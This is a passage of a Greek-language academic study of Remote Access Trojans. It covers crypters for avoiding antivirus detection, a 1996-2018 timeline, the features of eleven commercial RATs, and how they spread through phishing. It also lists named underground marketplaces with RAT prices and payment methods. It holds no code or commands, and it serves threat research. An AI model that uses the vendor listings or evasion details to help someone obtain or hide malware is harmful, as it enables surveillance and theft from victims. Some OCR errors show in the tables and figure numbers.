Για να είναι πιο αποτελεσματικοί και δύσκολοι στον εντοπισμό, οι επιτιθέμενοι χρησιμοποιούν ***Crypters*** για να κάνουν τους RAT servers πλήρως μη ανιχνεύσιμους (FUD). Οι ***Crypters*** είναι προγράμματα που παίρνουν ένα συγκεκριμένο πρόγραμμα, διαβάζουν τον κώδικα, τον κρυπτογραφούν με ένα κλειδί και δημιουργούν αυτόματα ένα νέο πρόγραμμα που περιέχει αφενός τον κρυπτογραφημένο κώδικα και εφετέρου το κλειδί για την αποκρυπτογράφησή του. Κατά την εκτέλεση, το κλειδί θα χρησιμοποιηθεί για την αυτόματη αποκρυπτογράφηση του αρχικού προγράμματος. Οι ***Crypters*** χρησιμοποιούνται για την αποφυγή ανίχνευσης απο αντίστοιχες μηχανές προστασίας (anti-virus engines).

3.4.2 Τριάντα χρόνια παρουσίας των RAT

Για την καλύτερη κατανόηση της ανάπτυξης και της εξέλιξης των RAT, ήταν απαραίτητο να διερευνηθεί και να δημιουργηθεί ένας κατάλογος από τους πιο γνωστούς RAT στην ιστορία, οι οποίοι είχαν τα βασικά τεχνικά στοιχεία που περιγράφηκαν προηγουμένως. Μπορέσαμε να βρούμε, να αναφέρουμε και να τεκμηριώσουμε πολλούς RAT από το 1996 έως το 2018 εξετάζοντας τις αναφορές, τον κώδικα και τα φόρουμ. Αυτοί οι RAT ομαδοποιήθηκαν επίσης σε οικογένειες, με μικρές παραλλαγές των ίδιων RAT ομαδοποιημένες. Ο τελικός κατάλογος περιλαμβάνει 337 μοναδικές οικογένειες RAT, καταγράφοντας την πρώτη φορά που παρατηρούνται, ή την ημερομηνία της πρώτης δημόσιας αναφοράς για αυτούς.

Οι συλλεχθείσες πληροφορίες χρησιμοποιήθηκαν για τη δημιουργία του πρώτου και πιο ολοκληρωμένου χρονοδιαγράμματος των RAT μέχρι σήμερα. Η χρονική διαδοχή των γεγονότων απεικονίζεται στο σχήμα 6, και διαιρείται σε τρεις φάσεις που παρουσιάζονται στο σχήμα ως διαφορετικές διάστικτες γραμμές. Η πρώτη φάση είναι από το 1990 έως το 1999. η δεύτερη φάση είναι από το 2000 έως το 2009· και η τρίτη φάση είναι από το 2010 έως το 2018. Στο σχήμα 6 επισημαίνονται επίσης με έντονο ροζ χρώμα τα 11 RAT που θα αναλυθούν λεπτομερέστερα στις επόμενες ενότητες.

Ο παλαιότερος RAT αναπτύχθηκε για πρώτη φορά το 1996 [85], ενώ το 1989 δημιουργήθηκαν για πρώτη φορά αξιόπιστα εργαλεία απομακρυσμένης πρόσβασης [86]. Έκτοτε, ο αριθμός των RAT αυξήθηκε ραγδαία. Το σχήμα 1 απεικονίζει 337 από τις πιο γνωστές οικογένειες RAT κατά την περίοδο 1996-2018. Η πρώτη περίοδος 1996-1999 χαρακτηρίστηκε από αυτοσχέδια RAT. Τα χρόνια αυτά, όλοι έκαναν το δικό τους RAT, ωστόσο δεν ευημερούσαν ούτε χρησιμοποιούνταν σε μεγάλο βαθμό. Μεταξύ των πιο δημοφιλών ήταν οι ***Back Orifice, Sub7*** και ***Netbus***, οι οποίοι μαζί προσδιόρισαν μια γενιά ως καινοτόμο και πρωτοποριακή, ενώ ταυτόχρονα ενοχλητική και καταστροφική. Η δεύτερη περίοδος, 2000-2009, έδειξε μια ελαφρά αύξηση των πιο «ώριμων» RAT, που προορίζονταν για διασκέδαση αλλά άρχισαν να χρησιμοποιούνται για επιθέσεις και κέρδος. Μεταξύ των σημαντικότερων RAT αυτής της περιόδου είναι τα ***Gh0st, PoisIvy*** και ***DarkComet***. Η τρίτη περίοδος, 2010-2018, έδειξε μια σημαντική αλλαγή. Οι RATs έγιναν ένα εμπορεύσιμο προϊόν. Η αγορά ωρίμασε, οι πωλητές των RAT αναμενόταν να υποστηρίξουν, να παρέχουν νέα χαρακτηριστικά και σε ορισμένες περιπτώσεις ακόμη και να φιλοξενούν μέρος της υποδομής.

3.5 Λειτουργικότητα


Η λειτουργικότητα του server που προσφέρεται από κάθε RAT ποικίλλει ανάλογα με τη στοχοποιημένη πλατφόρμα και τον σκοπό για τον οποίο δημιουργήθηκε το RAT. Δεν υπάρχει τυποποιημένο σύνολο χαρακτηριστικών μεταξύ των RAT, ωστόσο ορισμένα χαρακτηριστικά είναι αναμενόμενα, δηλαδή:

- Κάμερα web (WebCam): Λήψη στιγμιότυπων οθόνης ή πλήρους βιντεοσκόπησης μέσω της κάμερας web του θύματος.
- Μικρόφωνο (Microphone): πρόσβαση στο μικρόφωνο για εγγραφή ήχου.
- Εμφάνιση (Display): λήψη στιγμιοτύπων οθόνης ή ηχογράφηση πλήρους οθόνης του επιτραπέζιου υπολογιστή του θύματος.

- Keylogger: Καταγραφή της πλπληκτρολόγησης του θύματος.
- Σύστημα (System): Εκτέλεση λειτουργιών συστήματος, όπως ανάκτηση πληροφοριών συστήματος, διαχείριση αρχείων, πρόσβαση σκληρού δίσκου και μνήμης RAM, εγκατάσταση προγραμμάτων και άλλων.
- Περιφερειακά (Peripherals): Πρόσβαση σε περιφερειακές συσκευές, όπως Bluetooth, συσκευή ανάγνωσης CD/DVD και άλλες.

Ωστόσο, η ποιότητα των RAT δεν εξαρτάται μόνο από τη λειτουργικότητα του server. Από την πλευρά του client, οι ακόλουθοι παράγοντες θεωρούνται σημαντικοί:

- Αφάνεια (Stealthiness): Όσο πιο κρυφή και δύσκολη η ανίχνευση του RAT τόσο το καλύτερο.
- Σταθερότητα (Stability): Η σταθερότητα των servers και των client είναι κορυφαίες ιδιότητες ενός επιτυχημένου RAT.
- Γραφικό περιβάλλον (Graphical Interface): Όσο πιο φιλικός προς το χρήστη είναι ο πίνακας ελέγχου του προγράμματος-πελάτη, τόσο το καλύτερο.
- Κρυπτογράφηση (Encryption): Η κρυπτογράφηση της κυκλοφορίας είναι πολύ σημαντική για την απόκρυψη του περιεχομένου στο δίκτυο.
- Εξαρτήσεις (Dependencies): Όσο λιγότερες εξαρτήσεις απαιτούνται για να λειτουργήσει το RAT, τόσο το καλύτερο.



Σχήμα 5 Χρονοδιάγραμμα των 337 πολύ γνωστών οικογενειών Remote Access Trojans κατά την περίοδο 1996-2018, ταξινομημένων κατά έτος από την πρώτη εμφάνιση ή την αναφορά από την κοινότητα. Το χρονοδιάγραμμα διαιρείται σε τρεις φάσεις που επισημαίνονται με διάστικτες γραμμές. Η τελευταία φάση δείχνει σαφώς σημαντική ανάπτυξη σε σύγκριση με τις προηγούμενες φάσεις. Με έντονο ροζ χρώμα επισημαίνουμε τα 11 RAT στα οποία επικεντρώνεται αυτή η έρευνα.

3.6 Μέθοδοι μετάδοσης

Η διανομή και η διάδοση των Remote Access Trojans εξαρτάται σε μεγάλο βαθμό από την τακτική social engineering. Η εκμετάλλευση των Μέσων Κοινωνικής Δικτύωσης και ο χειρισμός των ατόμων (Social Engineering) αναφέρεται στην ψυχολογική χειραγώγηση των ανθρώπων ώστε να ενεργούν με τον επιθυμητό τρόπο, συνήθως με στόχο την απόκτηση πληροφοριών ή, στην περίπτωση αυτή, την εγκατάσταση ενός κακόβουλου προγράμματος.

Οι παραδοσιακές εκστρατείες ηλεκτρονικού "ψαρέματος" (phishing) και spear-phishing είναι η προτιμώμενες μέθοδοι για τη διανομή RAT με τη χρήση κακόβουλων συνημμένων (malicious attachments) [87]-[90]. Ορισμένες σελίδες του Facebook ήταν επίσης γνωστές για το γεγονός ότι παρακίνησαν τους χρήστες να εγκαταστήσουν RAT [91]. Οι σελίδες αυτές περιέχουν συνδέσμους για τη λήψη ενός λογισμικού που έμοιαζε με κανονικό, το οποίο στην πραγματικότητα θα μπορούσε να κατεβάσει RAT. Είναι επίσης γνωστό ότι κανάλια σε εφαρμογές μηνυμάτων, όπως το Telegram και το WhatsApp, διαδίδουν κακόβουλες συνδέσεις που θα οδηγούσαν σε RAT [92], [93].

3.7 Προώθηση των RAT στην αγορά

Όπως και άλλοι τύποι λογισμικού κακόβουλης λειτουργίας (malware), οι RAT διατίθενται δημόσια στο εμπόριο. Η ενότητα αυτή παρέχει πληροφορίες για έντεκα επιλεγμένα RAT που συνιστώνται περισσότερο από τους χρήστες σε φόρουμ κατά την περίοδο 2019-2020. Το τμήμα αυτό θα επικεντρωθεί στα χαρακτηριστικά τους, στις ειδικές δυνατότητές τους και παρέχει πληροφορίες για την εμπορική διάθεσή τους σε διαφορετικές αγορές.

Με βάση την ανάλυση της αγοράς, είναι δυνατόν να ειπωθεί ότι, αντί να αποτελούν ειδικά εργαλεία προσαρμοσμένης σύνθεσης, οι RAT έχουν γίνει εμπόρευμα. Έχουν γίνει μια ομάδα τυποποιημένων προϊόντων που δεν διαφέρουν πολύ μεταξύ τους. Η διακύμανση των τιμών δεν οφείλεται στη λειτουργικότητα των RAT καθαυτών, αλλά αντιθέτως στη δυνατότητα των πωλητών να μπορούν να προσφέρουν πρόσθετες υπηρεσίες, εκτεταμένη λειτουργικότητα ή τεχνική υποστήριξη. Ανεξάρτητα από το επίπεδο ικανοτήτων, οι δράστες μπορούν να επιλέξουν από ένα ευρύ φάσμα πολύ προσιτών (οικονομικά) επιλογών, ακόμα και να προσαρμόσουν την επίθεσή τους στο τελικό προϊόν που θα επιλεγεί. Τα περισσότερα RAT δεν έχουν τεράστιο τεχνολογικό πλεονέκτημα, αλλά καλύτερες αξιολογήσεις, συστάσεις και τελικά, καλύτερο μάρκετινγκ.

3.8 Επισκόπηση των έντεκα επιλεγμένων RAT

Οι επιλεγμένοι RAT, όπως συνοψίζονται στον Πίνακα 1, είναι WebMonitor RAT, Android Voyager RAT, Remcos RAT, SpyNote RAT, Luminous Link RAT, Omni Android RAT, Ozone-RAT, Imminent Monitor RAT, NanoCore RAT, NetWire RAT και CyberGate RAT. Οι εν λόγω RAT επισημαίνονται επίσης στο σχήμα 1 με έντονο ροζ χρώμα.

- *Το CyberGate RAT* εμφανίστηκε για πρώτη φορά το 2011 94]. Ο client είναι γραμμένος σε Delphi, ο server πιστεύεται ότι είναι γραμμένος σε C++ και είναι πολύ ελαφρύς, χωρίς συμπίεση σχεδόν 40 KB. Φαίνεται να μοιράζεται μέρος του κώδικά του με παλαιότερο RAT γνωστό ως Xtreme RAT (2010), του οποίου ο πηγαίος κώδικας διέρρευσε [95]. Αυτό το RAT στοχεύει συγκεκριμένα σε υπολογιστές Windows, τόσο στα 32 Bit όσο και στα 64 Bit. Οι βασικές λειτουργίες του περιλαμβάνουν**, *keylogger, screenshot logger, password recovery and microphone capture.***

- *Το NetWire RAT* πρωτοεμφανίστηκε το 2012 [96] και είναι σε θέση να στοχεύει όχι μόνο σε μηχανήματα Windows, αλλά και σε Mac, Linux και Android. Τόσο ο υπολογιστής-client όσο και ο RAT-server είναι γραμμένοι σε C. Προσφέρει πλήρη απομακρυσμένη πρόσβαση με παραδοσιακές λειτουργίες όπως ***keylogger, system management, password recovery*** και άλλα. Επιτρέπει μεγάλες προσαρμογές.

- *Το Imminent Monitor RAT*, γνωστό και ως *IM-RAT*, παρουσιάστηκε για πρώτη φορά το 2012 [97]. Απευθύνεται σε υπολογιστές Windows και τόσο ο client όσο και ο server είναι γραμμένοι σε *.NET*. Το Imminent Monitor διαφημίστηκε ως ένα αθώο διοικητικό εργαλείο, ωστόσο οι ερευνητές επιβεβαίωσαν ότι ορισμένες από τις λειτουργικές του ιδιότητες, το καθιστούν RAT μη ανιχνεύσιμο για το θύμα, συμπεριλαμβανομένης της μη ανιχνευόμενης καταγραφής από την κάμερα web με την απενεργοποίηση

του φωτός της κάμερας web [98]. Μια έκδοση του Imminent Monitor, επέτρεψε σε επιτιθέμενους να δημιουργήσουν έναν συλλέκτη bitcoin (κρυπτονομίσματος) στο «μολυσμένο» μηχάνημα.

• *Το NanoCore RAT* εμφανίστηκε για πρώτη φορά δημόσια το 2013, ενώ ο συντάκτης του άρχισε να το κωδικοποιεί στα τέλη του 2012 [99]. Ο client και ο server έχουν γραφτεί σε *.NET*. Ο πηγαίος κώδικας του NanoCore έχει διαρρεύσει πολλές φορές, και ενώ ο αρχικός προγραμματιστής συνελήφθη, υπάρχουν εκδόσεις του που ακόμα πωλούνται σήμερα. Αναφέρθηκε ότι το NanoCore χρησιμοποιήθηκε για κρατικές επιθέσεις [80] Μεταξύ των δυνατοτήτων του προσφέρει ένα plug-in για να επεκτείνει τη λειτουργικότητά του, την απομακρυσμένη συνομιλία και την υποστήριξη uPnP.

• *Το Luminocity Link* παρουσιάστηκε για πρώτη φορά το 2015 [81], στοχεύει στους υπολογιστές των Windows και τόσο ο client όσο και ο server είναι γραμμένοι στο *.NET*. Ο πηγαίος κώδικας διέρρευσε, ωστόσο εξακολουθεί να πωλείται, αν και ο συγγραφέας συνελήφθη [82].

• *Το Omni Android RAT*, επίσης γνωστό ως OmniRAT, εμφανίστηκε για πρώτη φορά το 2015 [83]. Αυτό το RAT είναι μια πολυπλατφόρμα, που επιτρέπει να στοχευθούν υπολογιστές/server/δίκτυα Windows, Mac, Linux και Android. Για συσκευές Android επιτρέπει την ανάκτηση μεγάλου αριθμού πληροφοριών, όπως επίπεδο μπαταρίας, εγκατεστημένα γραφικά (widget), Bluetooth, κλήσεις και πολλά άλλα.

RAT	Πρώτη Εμφάνιση	Πλατφόρμα-στόχος	Χρησιμοποιείται σε στοχευμένες επιθέσεις	Προέλευση προγράμματος-πελάτη Γλώσσα κώδικα	Προέλευση διακομιστή Γλώσσα κώδικα
CyberGate RAT	2011	Windows	Ναι	Δελφοί	C++
RAT NetWire	2012	Windows, Mac, Linux & Android	Ναι	Γ	C
Imminent Monitor RAT	2012	Windows	Ναι	.NET	.NET
RAT NanoCore	2013	Windows	Ναι	.NET	.NET
Luminocity Link RAT	2015	Windows	Ναι	.NET	.NET
Omni Android RAT	2015	Windows, Mac, Linux & Android	Ναι	Ιάβα	JAVA
Ozone RAT	2015	Windows	Ναι	C++	C++
Remcos RAT	2016	Windows	Ναι	C++	C++
SpyNote RAT	2016	Ανδροειδές	Άγνωστο	Visual Basic	JAVA
Android Voyager RAT	2017	Ανδροειδές	Άγνωστο	JAVA	JAVA
WebMonitor RAT	2017	Λειτουργικό σύστημα Windows, Linux, Mac και Google	Άγνωστο	C++	C++

ΠΙΝΑΚΑΣ 1. Τεχνική επισκόπηση των 11 πιο συχνά εμφανιζόμενους RAT κατά την περίοδο 2019-2020

• *Το Ozone RAT* δημιουργήθηκε το 2015 [84]. Τόσο ο client όσο και ο server είναι γραμμένοι σε C++ και απευθύνονται συγκεκριμένα σε υπολογιστές Win-windows. Προσφέρει παραδοσιακές λειτουργίες, όπως απομακρυσμένη επιφάνεια γραφείου, keylogger και διαχείριση συστήματος. Ένα από τα βασικά πλεονεκτήματα αυτού του RAT είναι ότι προσφέρει μια κρυφή λειτουργικότητα VNC.

• *Το Remcos RAT* εμφανίστηκε για πρώτη φορά το 2016 [85]. Τόσο ο client όσο και ο server είναι γραμμένοι σε C++, γεγονός που την κάνει ελαφριά. Οι μετονομασίες έχουν ως στόχο τους υπολογιστές με Windows 32 bit και 64 bit. Η λειτουργικότητά του περιλαμβάνει αποστολή και λήψη αρχείων, διαχείριση συστήματος και keylogger. Παρατηρούνται διάφορες παραλλαγές στο φυσικό περιβάλλον, οι οποίες υποδηλώνουν ότι ο πηγαίος κώδικας μπορεί να έχει διαρρεύσει.

• *Το SpyNote RAT* έκδοση 2 παρουσιάστηκε για πρώτη φορά το 2016 [86], ωστόσο ενδέχεται να έχει δημιουργηθεί νωρίτερα. Ο client είναι γραμμένος στη Visual Basic και ο server στη Java. Στοχεύει συσκευές Android. Μεταξύ των λειτουργιών του περιλαμβάνει τη δυνατότητα πρόσβασης σε επαφές, ακρόαση κλήσεων, πρόσβαση σε κάμερες μπροστά και πίσω, ανάγνωση SMS και διαχείριση συστήματος χωρίς να απαιτείται πρόσβαση στον πυρήνα. Ο builder του SpyNote διέρρευσε [87] και, ως εκ τούτου, παρατηρήθηκαν πολλαπλές εκδόσεις αυτού του RAT.

• *Το Android Voyager RAT*, επίσης γνωστός ως Voyager RAT, εμφανίστηκε για πρώτη φορά το 2017 [88]. Τόσο ο client όσο και ο server είναι γραμμένοι στην Java, και ο συγγραφέας ισχυρίζεται ότι είναι αυθεντικός και δεν βασίζεται σε άλλο RAT που διέρρευσε. Στοχεύει συσκευές Android. Η λειτουργικότητα που προσφέρεται εξαρτάται από το εάν υπάρχει πρόσβαση πυρήνα στη συσκευή ή όχι. Μεταξύ των νέων χαρακτηριστικών, ισχυρίζεται ότι με πρόσβαση στον πυρήνα μπορεί να επιβιώσει από την εργοστασιακή επαναφορά στη συσκευή Android.

• *Το WebMonitor RAT* παρουσιάστηκε για πρώτη φορά το 2017 [89]. Τόσο ο client όσο και ο server έχουν εγγραφεί στο C++. Το WebMonitor απευθύνεται σε Windows, Linux, Mac και Google OS. Έχει σχεδιαστεί για να είναι ένα RAT εταιρικής κατηγορίας που μπορεί να ανταγωνίζεται το TeamViewer και άλλο εμπορικό λογισμικό απομακρυσμένης πρόσβασης. Προσφέρει σταθερότητα, πλήρη απομακρυσμένο έλεγχο και διαχείριση των πελατών μέσω μιας σελίδας web που βρίσκεται σε πολλαπλές πλατφόρμες και από την πλευρά των πελατών.

3.8.1 Χαρακτηριστικά RAT. Όσον αφορά τη λειτουργικότητα, όλοι οι επιλεγμένοι RAT παρέχουν τα ίδια βασικά χαρακτηριστικά. Τα χαρακτηριστικά αυτά, ωστόσο, συμπληρώνονται από πρόσθετα χαρακτηριστικά που χαρακτηρίζουν και διαφοροποιούν τις RAT μεταξύ τους. Ωστόσο, μέχρι σήμερα, δεν υπάρχει κοινή τυποποίηση χαρακτηριστικών για σύγκριση μεταξύ RAT. Για παράδειγμα, για το CyberGate RAT θα μπορούσαμε να βρούμε περισσότερα από 70 ατομικά χαρακτηριστικά [90], ενώ για το NetWire το εγχειρίδιο χρήσης απαριθμεί μόνο μερικές δεκάδες [91]. Ενώ εκ πρώτης όψεως το CyberGate φαίνεται να έχει περισσότερα χαρακτηριστικά, αυτό δεν ισχύει. Η μόνη διαφορά είναι ότι τα χαρακτηριστικά που περιγράφονται για το CyberGate είναι πιο λεπτομερή από εκείνα για το NetWire, καθιστώντας τη σύγκριση δύσκολη εργασία.

3.9 Αγορές

Όπως και με άλλα κακόβουλα λογισμικά, οι RAT είναι ανοικτά εμπορεύσιμοι μέσω φόρουμ και αγορών. Σε αυτό το έγγραφο επικεντρωνόμαστε σε έξι αγορές που πωλούν RAT μεταξύ άλλων εργαλείων και υπηρεσιών hacking. Οι επιλεγείσες αγορές παρουσιάζονται στον πίνακα 2, μαζί με μια περίληψη των RAT που προσφέρονται σε κάθε αγορά και των τιμών τους.

Αν και η πλειονότητα των γνωστών RAT είναι ανοικτού κώδικα ή έχει διαρρεύσει ο κώδικάς τους, οι πωλητές εμπορεύονται πακέτα RAT. Αυτά περιλαμβάνουν το πλήρως μη ανιχνεύσιμο RAT με plug-ins και τον builder του. Οι πωλητές μπορούν να πωλούν το RAT μία φορά ή να προσφέρουν συνδρομές για περιορισμένο χρονικό διάστημα. Οι συνδρομές πωλούνται σε σειρές, όπως Basic, Premium και Pro, ή Startup, Small Business και Enterprise. Όταν πωλούνται μέσω συνδρομών, οι προσφορές ποικίλλουν ανάλογα με τον αριθμό ταυτόχρονων πελατών, τη λειτουργικότητα, τον αριθμό των plug-ins που περιλαμβάνονται και τις συναφείς εργασίες που εκτελούνται.

• Το DaVinciCoders (codevinci.pw) είναι μια τοποθεσία web όπου πωλούνται, Microsoft Office exploits, Crypters, keyloggers, RAT και botnet. Διαθέτει τέσσερις RAT προς πώληση: *Imminent Monitor RAT*, *NanoCore RAT*, *Luminocity Link* και *Ozone RAT*. Προσφέρει plug-ins και υποστήριξη. Η αγορά αυτή πωλεί τα RAT, χωρίς άδεια, με αποτέλεσμα να έχει χαμηλότερες τιμές από άλλες αγορές. Η πληρωμή γίνεται μέσω του *rocketr.net*, ωστόσο η ιστοσελίδα έχει απαγορεύσει τα προϊόντα λόγω παραβιάσεων των όρων των υπηρεσιών τους.

• Η Secret Hacker Society (secrethackersociety.com) είναι μια ιστοσελίδα που πωλεί exploits, botnets, RAT, keyloggers, Crypters, υλικό εκπαίδευσης και hardware. Διαθέτει εννέα RAT προς πώληση με τιμές που κυμαίνονται από 55 USD έως 200 USD. Ορισμένα RAT προσφέρονται μέσω αδειοδότησης και ειδικών χαρακτηριστικών FUD, με αποτέλεσμα να έχουν υψηλότερες τιμές από άλλες αγορές. Η διαχείριση των πληρωμών γίνεται μέσω της ιστοσελίδας *perfectmoney.is ή με Bitcoin.*

RAT	Πωλητές και αγορές (USD)					
	DaVinciCoders	Secret Hacker Society	buyallrat588	Dorian Docs	FUD Exploits	Ultra Hacks
CyberGate RAT	-	200	30-65	-	-	-
NetWire RAT	-	120	-	-	120	180
Imminent Monitor RAT	45	-	50-120	20-70	20-100	-
NanoCore RAT	45	96	-	-	150-170	-
Luminosity Link RAT	75	55	-	-	150	-
Omni Android RAT	-	80	60-150	120	120	180
Ozone RAT	75	-	-	-	170	-
Remcos RAT	-	99	-	-	170	-
SpyNote RAT	-	69	80-140	-	150-170	69
Android Voyager RAT	-	90	30-65	30-150	30	55-250
WebMonitor RAT	-	-	-	60-120	60	70-140

ΠΙΝΑΚΑΣ 6. Τιμές Εμπορίου των RAT στις online αγορές

• Η Buy All Rat (buyallrat588.com) είναι μια ιστοσελίδα που πωλεί λογισμικό hacking, RAT, Exploit, Spoofers, Private Mailer, SMTP, Bot Net, Crypters, Shells, VPN, keyloggers και άλλα. Διαθέτει πέντε RAT προς πώληση σε δύο βαθμίδες: Βασική και Επαγγελματική. Οι επαγγελματικές άδειες είναι πιο ακριβές, καθώς περιλαμβάνουν συνήθως ισόβια πρόσβαση, τεχνική υποστήριξη, εγγύηση επιστροφής χρημάτων μίας εβδομάδας και περισσότερες από μία άδειες χρήσης συσκευών. Ο πωλητής δεν πραγματοποιεί άμεσες πωλήσεις, οι πελάτες πρέπει να στείλουν ένα αίτημα μέσω email και όλη η ανταλλαγή πραγματοποιείται ιδιωτικά.

• Το Dorian Docs (doriandocs.com) είναι μια ιστοσελίδα που πουλάει λογαριασμούς, RAT, ψεύτικες ταυτότητες και πλαστά έγγραφα. Διαθέτει τέσσερις RAT προς πώληση και κάθε RAT έχει διαφορετικό επίπεδο: single price, Business/Professional, StartUp/Small Business/Business, 1 μήνας/3 μήνες/6 μήνες/για πάντα. Οι πληρωμές γίνονται με κρυπτονόμισμα, με Bitcoin, Monero, Ethereum και Litecoin.

• Η FUD Exploits (fudexploits.com) είναι ένας ιστότοπος που πωλεί Botnets, Crypters, Passports, RAT και άλλα προϊόντα. Διαθέτει δέκα RAT προς πώληση και προσφέρει διαφορετικά πακέτα RAT σε διαφορετικές τιμές, που ποικίλλουν σε εκδόσεις, αριθμό plug-ins και υποστήριξη. Οι πληρωμές πραγματοποιούνται με τη χρήση Bitcoin.

• Το Ultra Hacking (ultrahacking.org) είναι μια ιστοσελίδα που πωλεί υλικό εκπαίδευσης, RAT, botnet, hardware και υπηρεσίες. Διαθέτει πέντε RAT προς πώληση, μόνο δύο από αυτά προσφέρονται σε δύο βαθμίδες Professional/Premium, ενώ τα υπόλοιπα προσφέρονται με μία μόνο επιλογή. Ο πωλητής

δέχεται πληρωμές σε Bitcoin, Monero, Litecoin, απευθείας με μεταφορά SEPA, μετρητά με παράδοση και Perfect Money.

3.10 Διαφορές επιθέσεων RAT – Malware

Οι επιθέσεις RAT διαφέρουν από τις περισσότερες επιθέσεις κακόβουλου λογισμικού σε διάφορες πτυχές. Πρώτον, σε αντίθεση με τα botnets όπου ένας παράγοντας απειλής ελέγχει όλα τα bot ταυτόχρονα, οι δράστες ελέγχουν κάθε μόλυνση από RAT με μη αυτόματο τρόπο. Δεύτερον, λόγω αυτού του ατομικού ελέγχου κάθε θύματος, η αλληλουχία των ενεργειών στα θύματα μπορεί να μην είναι ποτέ η ίδια σε δύο μολύνσεις. Τρίτον, ο αριθμός των ταυτόχρονων μολύνσεων που μπορεί να ελέγξει ένας δράστης περιορίζεται από την ικανότητα του επιτιθέμενου. Κανένας επιτιθέμενος δεν θα μπορεί να ελέγχει μισό εκατομμύριο θύματα όπως τα botnets.

3.11 Παράνομη πρόσβαση σε επαγγελματικά email

